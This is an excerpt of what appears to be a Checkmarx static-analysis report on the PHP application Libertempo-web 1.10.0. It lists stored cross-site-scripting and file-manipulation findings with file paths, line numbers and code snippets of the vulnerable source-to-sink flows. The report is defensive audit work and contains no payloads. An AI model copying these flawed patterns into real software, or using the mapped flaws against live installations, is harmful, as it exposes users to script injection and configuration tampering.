Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=277>
Status New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_ajout_conges.php
Line	1560	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
.....
1560.          if($resultat = $ReqLog->fetch_array())
```

File Name /Libertempo-web-1.10.0/hr/hr_ajout_conges.php
Method <?php

```
.....
4.
```

Stored XSS\Path 29:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=278>
Status New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/resp_ajout_conges.php
Line	1560	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
....
1560.         if($resultat = $ReqLog->fetch_array())
```

File Name /Libertempo-web-1.10.0/responsable/resp_ajout_conges.php
Method <?php

```
....
4.
```

Stored XSS\Path 30:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=279>
Status New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_cloture_year.php
Line	1560	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
.....
1560.         if($resultat = $ReqLog->fetch_array())
```

File Name /Libertempo-web-1.10.0/hr/hr_cloture_year.php

Method <?php

```
.....
4.
```

Stored XSS\Path 31:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=280>

Status New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/resp_cloture_exercice.php
Line	1560	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php

Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
.....
1560.         if($resultat = $ReqLog->fetch_array())
```

File Name /Libertempo-web-1.10.0/responsable/resp_cloture_exercice.php

Method <?php

```
.....
4.     echo \responsable\Fonctions::clotureExerciceModule();
```

Stored XSS\Path 32:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=281>

Status New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/hr/hr_page_principale.php
Line	1560	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)

```
....
1560.         if($resultat = $ReqLog->fetch_array())
```

File Name /Libertempo-web-1.10.0/hr/hr_page_principale.php
Method <?php

```
....
4.
```

Stored XSS\Path 33:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=282>
Status New

Method recup_infos_du_user at line 1553 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/responsable/resp_page_principale.php
Line	1560	4
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function recup_infos_du_user(\$login, \$list_groups_double_valid)


```
.....
1560.         if($resultat = $ReqLog->fetch_array())
```

File Name /Libertempo-web-1.10.0/responsable/resp_page_principale.php
Method <?php

```
.....
4.
```

Stored XSS\Path 34:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=283>
Status New

Method get_list_users_des_groupes_du_resp_sauf_resp at line 1912 of /Libertempo-web-1.10.0/fonctions_conges.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method query at line 120 of /Libertempo-web-1.10.0/includes/SQL.php. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/fonctions_conges.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	1921	189
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/fonctions_conges.php
Method function get_list_users_des_groupes_du_resp_sauf_resp(\$resp_login)

```
.....
1921.         while ($resultat1 = $ReqLog1->fetch_array())
```

File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
.....
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 35:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=283>

Status	d=284 New
--------	------------------------------

Method

	Source	Destination
File	/Libertempo-web-1.10.0/includes/plugins/cet/add_column_hr.php	/Libertempo-web-1.10.0/includes/plugins/cet/add_column_hr.php
Line	20	27
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/includes/plugins/cet/add_column_hr.php
Method <?php

```
....  
20.             while($user_cet=$exec_all_cet->fetch_array())  
....  
27.             addHover('".$user_cet['pc_u_login']. "_".$i."');
```

Stored XSS\Path 36:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=285
Status	New

Method

	Source	Destination
File	/Libertempo-web-1.10.0/includes/plugins/cet/add_column_hr.php	/Libertempo-web-1.10.0/includes/plugins/cet/add_column_hr.php
Line	20	33
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/includes/plugins/cet/add_column_hr.php
Method <?php

```
....  
20.             while($user_cet=$exec_all_cet->fetch_array())  
....  
33.             echo "
```

Stored XSS\Path 37:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=285

Status	d=286 New
--------	------------------------------

Method `get_table_data` at line 396 of `/Libertempo-web-1.10.0/admin/Fonctions.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method `commit_sauvegarde` at line 548 of `/Libertempo-web-1.10.0/admin/Fonctions.php`. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/admin/Fonctions.php</code>	<code>/Libertempo-web-1.10.0/admin/Fonctions.php</code>
Line	409	554
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/admin/Fonctions.php`
Method `public static function get_table_data($table)`

```
....  
409.         while ($resultat_data = $ReqLog_data->fetch_array())
```



File Name `/Libertempo-web-1.10.0/admin/Fonctions.php`
Method `public static function commit_sauvegarde($type_sauvegarde)`

```
....  
554.         echo static::getDataFile($type_sauvegarde);
```

Stored XSS\Path 38:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=287
Status	New

Method `get_table_structure` at line 432 of `/Libertempo-web-1.10.0/admin/Fonctions.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method `commit_sauvegarde` at line 548 of `/Libertempo-web-1.10.0/admin/Fonctions.php`. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/admin/Fonctions.php</code>	<code>/Libertempo-web-1.10.0/admin/Fonctions.php</code>
Line	439	554
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/admin/Fonctions.php`
Method `public static function get_table_structure($table)`

```
....
439.          $resultDescriptor = $descriptor->fetch_array();
```

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function commit_sauvegarde(\$type_sauvegarde)

```
....
554.          echo static::getDataFile($type_sauvegarde);
```

Stored XSS\Path 39:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=288>
Status New

Method getDataFile at line 583 of /Libertempo-web-1.10.0/admin/Fonctions.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method commit_sauvegarde at line 548 of /Libertempo-web-1.10.0/admin/Fonctions.php. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/admin/Fonctions.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	592	554
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method private static function getDataFile(\$typeSauvegarde)

```
....
592.          while ($resultat = $ReqLog->fetch_array()) {
```

File Name /Libertempo-web-1.10.0/admin/Fonctions.php
Method public static function commit_sauvegarde(\$type_sauvegarde)

```
....
554.          echo static::getDataFile($type_sauvegarde);
```

Stored XSS\Path 40:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=289>

Status New

Method getInfosGroupe at line 92 of /Libertempo-web-1.10.0/App/ProtoControllers/Groupe.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe.php	/Libertempo-web-1.10.0/admin/admin_suppr_group.php
Line	99	12
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe.php
Method public static function getInfosGroupe(\$id, \includes\SQL \$sql)

```
....
99.          $infos = $res->fetch_array();
```

File Name /Libertempo-web-1.10.0/admin/admin_suppr_group.php
Method <?php

```
....
12.
```

Stored XSS\Path 41:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=290>
Status New

Method getUsersRespDirect at line 64 of /Libertempo-web-1.10.0/App/ProtoControllers/Responsable.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method query at line 120 of /Libertempo-web-1.10.0/includes/SQL.php. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Responsable.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	73	189
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Responsable.php
Method public static function getUsersRespDirect(\$resp)

```
....
73.         while ($data = $res->fetch_array()) {
```

File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 42:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=291>
Status New

Method getListUtilisateurByGroupeIds at line 23 of /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Utilisateur.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method query at line 120 of /Libertempo-web-1.10.0/includes/SQL.php. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Utilisateur.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	37	189
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/App/ProtoControllers/Groupe/Utilisateur.php
Method public static function getListUtilisateurByGroupeIds(array \$groupeIds)

```
....
37.         while ($data = $res->fetch_array()) {
```

File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
....
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 43:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac->

	paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=292
Status	New

Method `get_last_absence_id` at line 313 of `/Libertempo-web-1.10.0/config/Fonctions.php` gets data from the database, for the `fetch_row` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method `query` at line 120 of `/Libertempo-web-1.10.0/includes/SQL.php`. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/config/Fonctions.php</code>	<code>/Libertempo-web-1.10.0/includes/SQL.php</code>
Line	317	189
Object	<code>fetch_row</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/config/Fonctions.php`
 Method `public static function get_last_absence_id()`

```
....
317.         $row_1 = $res_1->fetch_row();
```

File Name `/Libertempo-web-1.10.0/includes/SQL.php`
 Method `public function query($query , $resultmode = MYSQLI_STORE_RESULT)`

```
....
189.         'sql      : ' . $query. "\n".
```

Stored XSS\Path 44:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=293
Status	New

Method `get_tab_from_mysql_enum_field` at line 329 of `/Libertempo-web-1.10.0/config/Fonctions.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/config/Fonctions.php</code>	<code>/Libertempo-web-1.10.0/config/config_type_absence.php</code>
Line	336	6
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/config/Fonctions.php`
 Method `public static function get_tab_from_mysql_enum_field($table, $column)`

```
.....
336.             while ($row_enum = $res_enum->fetch_array()) {
```

File Name /Libertempo-web-1.10.0/config/config_type_absence.php

Method <?php

```
.....
6. echo \config\Fonctions::typeAbsenceModule();
```

Stored XSS\Path 45:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=294>

Status New

Method commit_ajout at line 352 of /Libertempo-web-1.10.0/config/Fonctions.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method query at line 120 of /Libertempo-web-1.10.0/includes/SQL.php. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	/Libertempo-web-1.10.0/config/Fonctions.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	403	189
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/config/Fonctions.php

Method public static function commit_ajout(&\$tab_new_values)

```
.....
403.             while ($resultat1 = $ReqLog_users-
>fetch_array()) {
```

File Name /Libertempo-web-1.10.0/includes/SQL.php

Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
.....
189.             'sql      : ' . $query. "\n".
```

Stored XSS\Path 46:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=294>

Status	d=295 New
--------	------------------------------

Method `commit_saisie` at line 774 of `/Libertempo-web-1.10.0/config/Fonctions.php` gets data from the database, for the `fetch_row` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method `query` at line 120 of `/Libertempo-web-1.10.0/includes/SQL.php`. This may enable a Stored Cross-Site-Scripting attack.

	Source	Destination
File	<code>/Libertempo-web-1.10.0/config/Fonctions.php</code>	<code>/Libertempo-web-1.10.0/includes/SQL.php</code>
Line	806	189
Object	<code>fetch_row</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/config/Fonctions.php`
 Method `public static function commit_saisie(&$tab_new_values)`

```
....
806.                $data = $ReqLog_date->fetch_row();
```

File Name `/Libertempo-web-1.10.0/includes/SQL.php`
 Method `public function query($query , $resultmode = MYSQLI_STORE_RESULT)`

```
....
189.                'sql    : ' . $query. "\n".
```

Stored XSS\Path 47:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=296
Status	New

Method `edition_papier` at line 277 of `/Libertempo-web-1.10.0/edition/Fonctions.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/edition/Fonctions.php</code>	<code>/Libertempo-web-1.10.0/edition/edition_papier.php</code>
Line	400	10
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/edition/Fonctions.php`
 Method `public static function edition_papier($login, $edit_id)`

```
.....
400.             while ($resultat2 = $ReqLog2->fetch_array()) {
```

File Name /Libertempo-web-1.10.0/edition/edition_papier.php
Method <?php

```
.....
10.   echo \edition\Fonctions::editPapierModule();
```

Stored XSS\Path 48:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=297>
Status New

Method recup_info_edition at line 1032 of /Libertempo-web-1.10.0/edition/Fonctions.php gets data from the database, for the fetch_array element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	/Libertempo-web-1.10.0/edition/Fonctions.php	/Libertempo-web-1.10.0/edition/edition_papier.php
Line	1040	10
Object	fetch_array	echo

Code Snippet

File Name /Libertempo-web-1.10.0/edition/Fonctions.php
Method public static function recup_info_edition(\$edit_id)

```
.....
1040.             if($resultat_edition = $ReqLog_edition->fetch_array())
```

File Name /Libertempo-web-1.10.0/edition/edition_papier.php
Method <?php

```
.....
10.   echo \edition\Fonctions::editPapierModule();
```

Stored XSS\Path 49:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=298>
Status New

Method `recup_info_user_pour_edition` at line 1051 of `/Libertempo-web-1.10.0/edition/Fonctions.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/edition/Fonctions.php</code>	<code>/Libertempo-web-1.10.0/edition/edition_papier.php</code>
Line	1057	10
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/edition/Fonctions.php`
Method `public static function recup_info_user_pour_edition($login)`

```
....  
1057.         while ($resultat_user = $ReqLog_user->fetch_array()) {
```



File Name `/Libertempo-web-1.10.0/edition/edition_papier.php`
Method `<?php`

```
....  
10.  echo \edition\Fonctions::editPapierModule();
```

Stored XSS\Path 50:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=299
Status	New

Method `recup_solde_conges_of_edition` at line 1070 of `/Libertempo-web-1.10.0/edition/Fonctions.php` gets data from the database, for the `fetch_array` element. This element's value then flows through the code without being properly filtered or encoded and is eventually displayed to the user in method

	Source	Destination
File	<code>/Libertempo-web-1.10.0/edition/Fonctions.php</code>	<code>/Libertempo-web-1.10.0/edition/edition_papier.php</code>
Line	1078	10
Object	<code>fetch_array</code>	<code>echo</code>

Code Snippet

File Name `/Libertempo-web-1.10.0/edition/Fonctions.php`
Method `public static function recup_solde_conges_of_edition($edition_id)`

```
....  
1078.         while ($resultat_ed = $ReqLog_ed->fetch_array())
```

File Name /Libertempo-web-1.10.0/edition/edition_papier.php
Method <?php

```
.....
10. echo \edition\Fonctions::editPapierModule();
```

File Manipulation

Query Path:

PHP\Cx\PHP High Risk\File Manipulation Version:0

Categories

PCI DSS v3.1: PCI DSS (3.1) - 6.5.8 - Improper access control

Description

File Manipulation\Path 1:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=379>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/includes/SQL.php	/Libertempo-web-1.10.0/includes/SQL.php
Line	163	163
Object	_REQUEST	BinaryExpr

Code Snippet

File Name /Libertempo-web-1.10.0/includes/SQL.php
Method public function query(\$query , \$resultmode = MYSQLI_STORE_RESULT)

```
.....
163. fputs ($fh, "\n".var_export($_REQUEST, true));
```

File Manipulation\Path 2:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=380>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/install/index.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	21	100

Object	_GET	newdbconnect
--------	------	--------------

Code Snippet

File Name /Libertempo-web-1.10.0/install/index.php

Method <?php

```
.....
21. $dbserver=(isset($_GET['dbserver']) ? $_GET['dbserver'] :
((isset($_POST['dbserver'])) ? $_POST['dbserver'] : "")) ;
```



File Name /Libertempo-web-1.10.0/install/Fonctions.php

Method public static function write_db_config(\$server,\$user,\$passwd,\$db){

```
.....
100. file_put_contents(CONFIG_PATH .'dbconnect.php',
$newdbconnect);
```

File Manipulation\Path 3:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=381>

Status New

	Source	Destination
File	/Libertempo-web-1.10.0/install/index.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	21	100
Object	_POST	newdbconnect

Code Snippet

File Name /Libertempo-web-1.10.0/install/index.php

Method <?php

```
.....
21. $dbserver=(isset($_GET['dbserver']) ? $_GET['dbserver'] :
((isset($_POST['dbserver'])) ? $_POST['dbserver'] : "")) ;
```



File Name /Libertempo-web-1.10.0/install/Fonctions.php

Method public static function write_db_config(\$server,\$user,\$passwd,\$db){

```
.....
100. file_put_contents(CONFIG_PATH .'dbconnect.php',
$newdbconnect);
```

File Manipulation\Path 4:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=382
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/install/index.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	24	100
Object	_GET	newdbconnect

Code Snippet

File Name /Libertempo-web-1.10.0/install/index.php
Method <?php

```
....
24. $dbuser=(isset($_GET['dbuser']) ? $_GET['dbuser'] :
((isset($_POST['dbuser'])) ? $_POST['dbuser'] : "")) ;
```



File Name /Libertempo-web-1.10.0/install/Fonctions.php
Method public static function write_db_config(\$server,\$user,\$passwd,\$db){

```
....
100.                                     file_put_contents(CONFIG_PATH .'dbconnect.php',
$newdbconnect);
```

File Manipulation\Path 5:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=383
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/install/index.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	24	100
Object	_POST	newdbconnect

Code Snippet

File Name /Libertempo-web-1.10.0/install/index.php
Method <?php

```
....
24. $dbuser=(isset($_GET['dbuser']) ? $_GET['dbuser'] :
((isset($_POST['dbuser'])) ? $_POST['dbuser'] : "")) ;
```



File Name /Libertempo-web-1.10.0/install/Fonctions.php

Method public static function write_db_config(\$server,\$user,\$passwd,\$db){

```
....
100. file_put_contents (CONFIG_PATH .'dbconnect.php',
$newdbconnect);
```

File Manipulation\Path 6:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=384>

Status New

	Source	Destination
File	/Libertempo-web-1.10.0/install/index.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	27	100
Object	_GET	newdbconnect

Code Snippet

File Name /Libertempo-web-1.10.0/install/index.php

Method <?php

```
....
27. $dbpasswd=(isset($_GET['dbpasswd']) ? $_GET['dbpasswd'] :
((isset($_POST['dbpasswd'])) ? $_POST['dbpasswd'] : "")) ;
```



File Name /Libertempo-web-1.10.0/install/Fonctions.php

Method public static function write_db_config(\$server,\$user,\$passwd,\$db){

```
....
100. file_put_contents (CONFIG_PATH .'dbconnect.php',
$newdbconnect);
```

File Manipulation\Path 7:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=385>

Status	New	
	Source	Destination
File	/Libertempo-web-1.10.0/install/index.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	27	100
Object	_POST	newdbconnect

Code Snippet

File Name /Libertempo-web-1.10.0/install/index.php
Method <?php

```
....
27. $dbpasswd=(isset($_GET['dbpasswd']) ? $_GET['dbpasswd'] :
((isset($_POST['dbpasswd'])) ? $_POST['dbpasswd'] : "")) ;
```



File Name /Libertempo-web-1.10.0/install/Fonctions.php
Method public static function write_db_config(\$server,\$user,\$passwd,\$db){

```
....
100. file_put_contents(CONFIG_PATH .'dbconnect.php',
$dbnewdbconnect);
```

File Manipulation\Path 8:

Severity	High
Result State	To Verify
Online Results	https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=386
Status	New

	Source	Destination
File	/Libertempo-web-1.10.0/install/index.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	30	100
Object	_GET	newdbconnect

Code Snippet

File Name /Libertempo-web-1.10.0/install/index.php
Method <?php

```
....
30. $dbdb=(isset($_GET['dbdb']) ? $_GET['dbdb'] :
((isset($_POST['dbdb'])) ? $_POST['dbdb'] : "")) ;
```



File Name /Libertempo-web-1.10.0/install/Fonctions.php

Method public static function write_db_config(\$server,\$user,\$passwd,\$db){

```
....
100.      file_put_contents(CONFIG_PATH .'dbconnect.php',
$newdbconnect);
```

File Manipulation\Path 9:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=387>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/install/index.php	/Libertempo-web-1.10.0/install/Fonctions.php
Line	30	100
Object	_POST	newdbconnect

Code Snippet

File Name /Libertempo-web-1.10.0/install/index.php

Method <?php

```
....
30.  $dbdb=(isset($_GET['dbdb']) ? $_GET['dbdb'] :
((isset($_POST['dbdb'])) ? $_POST['dbdb'] : "" ) );
```



File Name /Libertempo-web-1.10.0/install/Fonctions.php

Method public static function write_db_config(\$server,\$user,\$passwd,\$db){

```
....
100.      file_put_contents(CONFIG_PATH .'dbconnect.php',
$newdbconnect);
```

File Manipulation\Path 10:

Severity High
Result State To Verify
Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=388>
Status New

	Source	Destination
File	/Libertempo-web-1.10.0/install/mise_a_jour.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	23	571

Object	_GET	filename
--------	------	----------

Code Snippet

File Name /Libertempo-web-1.10.0/install/mise_a_jour.php

Method <?php

```
....
23. $version = (isset($_GET['version']) ? $_GET['version'] :
(isset($_POST['version']) ? $_POST['version'] : "")) ;
```



File Name /Libertempo-web-1.10.0/admin/Fonctions.php

Method public static function sauvegardeAsFile(\$previousVersion, \$newVersion)

```
....
571.         if (false === file_put_contents($filename, $contentFile))
{
```

File Manipulation\Path 11:

Severity High

Result State To Verify

Online Results <https://hrzchkmkapp.in.ac-paris.fr/CxWebClient/ViewerMain.aspx?scanid=10426&projectid=10243&pathid=389>

Status New

	Source	Destination
File	/Libertempo-web-1.10.0/install/mise_a_jour.php	/Libertempo-web-1.10.0/admin/Fonctions.php
Line	23	571
Object	_POST	filename

Code Snippet

File Name /Libertempo-web-1.10.0/install/mise_a_jour.php

Method <?php

```
....
23. $version = (isset($_GET['version']) ? $_GET['version'] :
(isset($_POST['version']) ? $_POST['version'] : "")) ;
```



File Name /Libertempo-web-1.10.0/admin/Fonctions.php

Method public static function sauvegardeAsFile(\$previousVersion, \$newVersion)

```
....
571.         if (false === file_put_contents($filename, $contentFile))
{
```

File Manipulation\Path 12:

Severity	High
Result State	To Verify
